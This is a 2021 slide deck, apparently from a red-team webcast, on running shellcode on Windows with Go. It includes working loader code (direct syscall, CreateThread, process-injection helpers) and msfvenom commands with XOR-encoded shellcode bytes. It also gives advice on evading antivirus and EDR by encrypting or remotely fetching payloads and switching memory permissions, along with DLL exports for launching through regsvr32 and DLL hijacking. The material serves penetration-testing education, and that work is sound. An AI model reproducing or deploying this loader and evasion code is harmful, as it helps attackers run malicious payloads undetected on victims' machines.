Shellcode Execution with GoLang

Copyright © 2021
River Gum Security
Author: Joff Thyer

About Myself

- Joff Thyer
  - Malware Developer, Researcher, and Pen Tester
  - Black Hills Information Security
  - Former SANS Certified Instructor of SEC573
  - Co-Host of Security Weekly Podcast

What is Golang?


- If you take “C”, “C++”, and perhaps “Java”
  - Then… get rid of all of their sub-optimal features
  - Adopted some similar syntax to these languages
  - Sprinkle a little Python intuitiveness on top….
  - Add in concurrency and an optimized compiler
- Then you have “**GO**” which is characterized as:
  - Expressive, Concise, Clean, Efficient
  - Flexible, modular
  - AND … high performance.
- In short, Google did not like the landscape of programming languages, had the need/resources and wrote their own.


Aspects of Golang

- Programs are assembled into packages
- Any function in a package is exported only if it starts with a capital letter
  - Cheese() versus cheese()
- Variables types come *after* the variable name in code.
- Function return values can be named at the top of a function
  - A naked return can exist! (if return values are named)
- Variables can be defined/initialized with a “short” assignment
  - “k := 3” versus “var k int = 3”
  - Implies “type inference”
  - And you cannot declare constants this way. “const k = 3” is ok.
- The “for” loop is the ONLY kind of loop.
- Like Python an underscore “_” as a variable name is basically a placeholder or throwaway variable.

C# or Go?

- Go is truly a compiled language. It produces a machine native executable.
- C# is NOT truly a compiled language. Everything goes through the CLR.
- C# Source code can be easily reversed.
  - JustDecompile
  - DotPeek






Go Command Line

- Once installed you get a “go” command as an “all in one” for managing go source code
- Highlights:
  - PS: \> go build stuff.go (build a new project/package from source)
  - PS: \> go run stuff.go (run a go package; can also run EXE file)
  - PS: \> go get pkg (fetch/install a new package)
  - PS: \> go doc pkg (show documentation on a package)
- I find that using Visual Studio Code with go plugins works best for source code editing
- #ProTip - reduce binary size by about 30%!
  - PS:\> **go build -ldflags “-w -s” pkg.go**

Golang Type Safety

- GoLang is *really* particular when it comes to type safety
- It is a strong statically typed language
- It is also particular on source code syntax.
- GoLang really forces developers to do the right thing in the right way!

- Offensive InfoSec people really don’t like seatbelts on things…….



What is Shellcode?

- Machine Code Native to Architecture of Target System
- Often delivered as a smaller (first stage) payload designed to fetch a second stage and establish a command and control (C2) shell!
  - Hence the term “shellcode”!
- Single first stage is deliberately small so can be used as a payload for remotely exploitable vulnerabilities
- Shellcode size limitation is less of a concern for direct execution rather than exploitation of target system.
- Shellcode is always position independent code.
  - Will execute regardless of absolute memory address when copied into memory.

Sources of Shellcode

- Metasploit is a rich source of various shellcode via “msfvenom”
- ”msfvenom” has both ”executable” and “transform” formats
  - <u>executable</u>
    - exe, exe-only, exe-small, exe-service
    - dll
    - elf, elf-so
    - vba, jar, aspx
  - <u>transform</u>
    - c, csharp, java, perl, python, ruby, raw
- To embed shellcode in source code, transform formats are useful!
- The “raw” format means actual raw machine code.

Executing shellcode on Windows

- Allocate memory that is marked as executable
  - Kernel32.dll: VirtualAlloc() or HeapAlloc()
  - Kernel32.dll: VirtualAllocEx() for remote process
- Copy shellcode into allocated memory
  - Kernel32.dll: RtlMoveMemory()
  - Kernel32.dll: WriteProcessMemory() for remote process
- Create a thread that points to the starting address of memory or directly execute if possible.
  - Kernel32.dll: CreateThread()
  - Kernel32.dll: CreateRemoteThread() for remote process

Golang “unsafe” Package

- *“Package unsafe contains operations that step around the type safety of Go programs. “*
- We might need this .....

type Pointer

Pointer represents a pointer to an arbitrary type. There are four special operations available for type Pointer that are not available for other types:

```
- A pointer value of any type can be converted to a Pointer.
- A Pointer can be converted to a pointer value of any type.
- A uintptr can be converted to a Pointer.
- A Pointer can be converted to a uintptr.
```

Pointer therefore allows a program to defeat the type system and read and write arbitrary memory. It should be used with extreme care.

Go “syscall” package is becoming per platform…

- We will need to interface with the O/S but…
- for Windows we need “golang.org/x/sys/windows” and “syscall”
  - Note: syscall might be deprecated but remains a dependency and can be leveraged directly.

Deprecated: this package is locked down. Callers should use the corresponding package in the golang.org/x/sys repository instead. That is also where updates required by new systems or versions should be applied. See https://golang.org/s/go1.4-syscall for more information.

Golang “windows” package

- C:\> go get golang.org/x/sys/windows

Overview

Package windows contains an interface to the low-level operating system primitives. OS details vary depending on the underlying system, and by default, godoc will display the OS-specific documentation for the current system. If you want godoc to display syscall documentation for another system, set $GOOS and $GOARCH to the desired system. For example, if you want to view documentation for freebsd/arm on linux/amd64, set $GOOS to freebsd and $GOARCH to arm.

“x/sys/windows” package has DLL function call support

```go
// NewProc returns a LazyProc for accessing the named procedure in the DLL d.
func (d *LazyDLL) NewProc(name string) *LazyProc {
    return &LazyProc{l: d, Name: name}
}
```

```go
// A LazyDLL implements access to a single DLL.
// It will delay the load of the DLL until the first
// call to its Handle method or to one of its
// LazyProc's Addr method.
//
```

```go
func (p *Proc) Call(a ...uintptr) (r1, r2 uintptr, lastErr error) {
    switch len(a) {
    case 0:
        return syscall.Syscall(p.Addr(), uintptr(len(a)), 0, 0, 0)
    case 1:
        return syscall.Syscall(p.Addr(), uintptr(len(a)), a[0], 0, 0)
    case 2:
        return syscall.Syscall(p.Addr(), uintptr(len(a)), a[0], a[1], 0)
```

“x/sys/windows” also has some predefined kernel32 calls

```
func VirtualAlloc(address uintptr, size uintptr, alloctype uint32, protect uint3
2) (value uintptr, err error) {
    r0, _, e1 := syscall.Syscall6(procVirtualAlloc.Addr(), 4, uintptr(address),
uintptr(size), uintptr(alloctype), uintptr(protect), 0, 0)
    value = uintptr(r0)
    if value == 0 {
        err = errnoErr(e1)
    }
    return
}
```

Looking deeper into Syscall

```
func syscall_Syscall(fn, nargs, a1, a2, a3 uintptr) (r1, r2, err uintptr) {
    lockOSThread()
    defer unlockOSThread()
    c := &getg().m.syscall
    c.fn = fn
    c.n = nargs
    c.args = uintptr(noescape(unsafe.Pointer(&a1)))
    cgocall(asmstdcallAddr, unsafe.Pointer(c))
    return c.r1, c.r2, c.err
}
```

setup “c” structure for calling and return params. “c.fn” is the address of the function to call.

Call Windows function with stdcall conventions

Calling Functions out of Kernel32.dll

- Using x/sys/windows, we can
  - Perform a DLL load of Kernel32.dll
  - Define a function to call using “NewProc()”
  - Call that function using “Call()”
- Return values from a kernel32 function call will be
  - Primary return value
  - Secondary return value
  - Windows error number
  - Note: error.Error() will contain the text error message.

Golang: Byte array for shellcode!

- Defining a GO byte array for shellcode
  - We can use the CSharp transform from msfvenom (similar enough)
  - $ **msfvenom -p windows/x64/exec CMD=calc.exe -f csharp**

```
var shellcode = []byte{
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8,
    0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
    0x8b, 0x52, 0x20, 0x4d, 0x31, 0xc9,
    0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x48,
    0x01, 0xd0, 0x66, 0x81, 0x78, 0x18,
    0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x40, 0x20, 0x8b, 0x48, 0x18, 0x49,
```

Method 1: Direct Syscall

```go
func method1_SysCall(sc []byte) {
    kernel32 := windows.NewLazyDLL("kernel32.dll")
    RtlMoveMemory := kernel32.NewProc("RtlMoveMemory")

    addr, err := windows.VirtualAlloc(uintptr(0), uintptr(len(sc)),
        windows.MEM_COMMIT|windows.MEM_RESERVE, windows.PAGE_READWRITE)
    if err != nil {
        panic(fmt.Sprintf("[!] VirtualAlloc(): %s", err.Error()))
    }
    RtlMoveMemory.Call(addr, (uintptr)(unsafe.Pointer(&sc[0])), uintptr(len(sc)))
    var oldProtect uint32
    err = windows.VirtualProtect(addr, uintptr(len(sc)), windows.PAGE_EXECUTE_READWRITE, &oldProtect)
    if err != nil {
        panic(fmt.Sprintf("[!] VirtualProtect(): %s", err.Error()))
    }

    syscall.Syscall(addr, 0, 0, 0, 0)
}
```

Tangent: The A/V and EDR evasion paradox

- A/V will detect most static shellcode patterns compiled into a binary
  - This is especially true of commodity items (meterpreter for example)
- Metasploit encoders are not bad for evasion but there is a cost!
  - Encoders require a “decoder” to run in machine code when the shellcode executes
  - This requires write access to the allocated memory segment
  - Allocating Read/Write and Execute ability can be an EDR IOC.
- To avoid EDR noticing, we can allocate Read/Write while copying shellcode into memory, then switch to Read/Execute for execution.
  - BUT → this breaks the encoder “decode” function.
- Catch 22!

Evasion solutions?

- Don’t put the shellcode into the compiled binary
- Use network to fetch it (HTTPS for example)

- OR… encrypt the shellcode that you include in your binary
- If you encrypt you need to include an encryption key in the source or use some method to fetch the key
- Honestly, a single byte XOR function is often sufficient.

Single byte XOR function in Golang

- A very simple form of symmetric encryption
- Make sure to XOR the shellcode before putting the byte array into the source code.
- XOR again before you execute the shellcode!

```go
func xor(buf []byte, xorchar byte) []byte {
    res := make([]byte, len(buf))
    for i := 0; i < len(buf); i++ {
        res[i] = xorchar ^ buf[i]
    }
    return res
}
```

Generating Shellcode and XOR'ing

- I wrote a little Python helper script to make this easy.

```
$ msfvenom -p windows/x64/exec CMD=calc -f raw 2>/dev/null | python3 xorme.py -t go -x 31
buf := []byte {
0xe3,0x57,0x9c,0xfb,0xef,0xf7,0xdf,0x1f,0x1f,0x1f,0x5e,0x4e,0x5e,0x4f,0x4d,0x4e,
0x49,0x57,0x2e,0xcd,0x7a,0x57,0x94,0x4d,0x7f,0x57,0x94,0x4d,0x07,0x57,0x94,0x4d,
0x3f,0x57,0x94,0x6d,0x4f,0x57,0x10,0xa8,0x55,0x55,0x52,0x2e,0xd6,0x57,0x2e,0xdf,
0xb3,0x23,0x7e,0x63,0x1d,0x33,0x3f,0x5e,0xde,0xd6,0x12,0x5e,0x1e,0xde,0xfd,0xf2,
0x4d,0x5e,0x4e,0x57,0x94,0x4d,0x3f,0x94,0x5d,0x23,0x57,0x1e,0xcf,0x94,0x9f,0x97,
0x1f,0x1f,0x1f,0x57,0x9a,0xdf,0x6b,0x78,0x57,0x1e,0xcf,0x4f,0x94,0x57,0x07,0x5b,
0x94,0x5f,0x3f,0x56,0x1e,0xcf,0xfc,0x49,0x57,0xe0,0xd6,0x5e,0x94,0x2b,0x97,0x57,
0x1e,0xc9,0x52,0x2e,0xd6,0x57,0x2e,0xdf,0xb3,0x5e,0xde,0xd6,0x12,0x5e,0x1e,0xde,
```

Method 2: Creating Thread in Same Process

```go
func method2_CreateThread(sc []byte) {
    kernel32 := windows.NewLazySystemDLL("kernel32.dll")
    RtlMoveMemory := kernel32.NewProc("RtlMoveMemory")
    CreateThread := kernel32.NewProc("CreateThread")

    addr, err := windows.VirtualAlloc(uintptr(0), uintptr(len(sc)),
        windows.MEM_COMMIT|windows.MEM_RESERVE, windows.PAGE_READWRITE)
    if err != nil {
        panic(fmt.Sprintf("[!] VirtualAlloc(): %s", err.Error()))
    }
    RtlMoveMemory.Call(addr, (uintptr)(unsafe.Pointer(&sc[0])), (uintptr)(len(sc)))
    var oldProtect uint32
    err = windows.VirtualProtect(addr, uintptr(len(sc)), windows.PAGE_EXECUTE_READ,
    if err != nil {
        panic(fmt.Sprintf("[!] VirtualProtect(): %s", err.Error()))
    }
    thread, _, err := CreateThread.Call(0, 0, addr, uintptr(0), 0, 0)
    if err.Error() != "The operation completed successfully." {
        panic(fmt.Sprintf("[!] CreateThread(): %s", err.Error()))
    }
    _, _ = windows.WaitForSingleObject(windows.Handle(thread), 0xFFFFFFFF)
}
```

Define Functions

VirtualAlloc()

Copy shellcode into allocated memory

Change Protections on Memory

Create Thread

Wait Forever

Golang Windows Native DLL

- When you compile a .NET program it produces a DLL/Assembly known as “managed code”.
  - This assembly consists of Microsoft Intermediate Language, also known as Common Intermediate Language
  - It is a binary instruction set design for consumption of the Common Language Runtime (CLR)
  - It is NOT native machine code.
- Golang produces a compiled native machine code result
- Using some “C” language support and the “gcc” compiler, we can also produce a native “unmanaged” Windows DLL.
- This idea will come in handy in application whitelisting environments


Steps to build a native DLL

- In your Golang source code you need to:
  - import “C” as a part of your import statements
  - Create an exported function that starts with a capital letter and includes a comment above it of the form “//export Funcname”.
    - Note: the function named will name be the DLL exported function!
  - Install MinGW-W64 GCC compiler.
  - Compile and enjoy.

```
10  import "C"
11
12  //export Engage
13  func Engage() {
14      picardSaysMakeItSo()
15  }
16
```

MinGW-W64 GCC Compiler Installation

- We must have an architecture match. If you are producing 64-bit binaries then the GCC compiler must be 64-bit also.
- Must set “Threads” to WIN32 and arch to x86_64 during installation
- Make sure the MinGW-W64 “bin” directory is in your path so Golang can invoke it.



Compiling invokes gcc (cgo) as part of process

```
PS C:\goshellcode> go build -buildmode=c-shared -o gosc.dll .\gosc.go
PS C:\goshellcode> ls


    Directory: C:\goshellcode


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/19/2021   3:33 PM        4355681 gosc.dll
-a----         5/19/2021   3:04 PM           2634 gosc.go
-a----         5/19/2021   3:33 PM           1588 gosc.h
```

In the generated header file “gosc.h”

- You will see the exported function(s)


```
#ifdef __cplusplus
extern "C" {
#endif

extern void Engage();

#ifdef __cplusplus
}
#endif
```

Validate the DLL exports with DUMPBIN

```
PS C:\goshellcode> dumpbin /exports gosc.dll |more
Microsoft (R) COFF/PE Dumper Version 14.28.29337.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file gosc.dll

File Type: DLL

  Section contains the following exports for gosc.dll

    00000000 characteristics
    60A567EC time date stamp Wed May 19 15:33:00 2021
        0.00 version
           1 ordinal base
        4026 number of functions
        4026 number of names

    ordinal hint RVA      name

          1    0 000B5720 Engage
          2    1 000B5A10 _cgo_get_context_function
          3    2 000C7C00 _cgo_init
          4    3 000B58B0 _cgo_is_runtime_initialized
          5    4 000B57F0 _cgo_maybe_run_preinit
          6    5 000C7C08 _cgo_notify_runtime_init_done
          7    6 0006AF00 _cgo_panic
```

Living off the Land with Native DLL

- If you know of software that is expects a specific DLL with a specific exported function, you might be able to conduct a DLL path hijack attack.
- Alternatively, you can use some living off the land binaries
  - Note: Tools used cannot be .NET, must be native/unmanaged instead
  - Examples:
    - REGSVR32.EXE
    - RUNDLL32.EXE



REGSVR32: Required DLL Exports

- All of the following exports are required to use REGSVR32
  - EntryPoint()
  - DllRegisterServer()
  - DllUnregisterServer()
  - DllInstall()
- In one of these, you can implement the shellcode execution method.
  - I usually prefer “DllInstall()”
  - all of these MUST be exported
- The remaining functions must all return a “true” value to indicate success otherwise REGSVR32 will exit unceremoniously!

Golang Code to Support REGSVR32

```go
//export EntryPoint
func EntryPoint() bool {
    return true
}

//export DllRegisterServer
func DllRegisterServer() bool {
    return true
}

//export DllUnregisterServer
func DllUnregisterServer() bool {
    return true
}

//export DllInstall
func DllInstall() bool {
    main()
    return true
}
```

Method 3: Process Injection

- As with any other language, process injection is implemented by similar kernel32 calls
- The steps involved are as follows:
  - Find a suitable process that you have a security token to access
  - Open a process handle with OpenProcess()
  - Allocate memory in remote process with VirtualAllocEx()
  - Write shellcode into process memory with WriteProcessMemory()
  - Optional: tighten up memory protections with VirtualAllocProtectEx()
  - Create remote thread with CreateRemoteThreadEx()

Method 3: Finding a Process

https://github.com/mitchellh/go-ps

```go
func findProcess(proc string) int {
    processList, err := ps.Processes()
    if err != nil {
        return -1
    }

    for x := range processList {
        var process ps.Process
        process = processList[x]
        if process.Executable() != proc {
            continue
        }
        p, errOpenProcess := windows.OpenProcess(
            windows.PROCESS_VM_OPERATION, false, uint32(
        if errOpenProcess != nil {
            continue
        }
        windows.CloseHandle(p)
        return process.Pid()
    }
    return 0
}
```

Does the process name match what we are looking for? If not, go to next one.

As we loop through all processes, we check ownership by attempting to open a process handle.

Some useful resources

- https://github.com/Ne0nd0g/go-shellcode
  - various shellcode methods repo
- https://github.com/mitchellh/go-ps
  - Nice Golang package for Windows process support
- https://github.com/brimstone/go-shellcode
  - some more shellcode support, includes an interesting function pointer delegation method
- https://github.com/yoda66/GoShellcode
  - Code and slides from this webcast!

Thank you!

joff thyer 🇦🇺🇺🇸 Love, respect, knowledge

@joff_thyer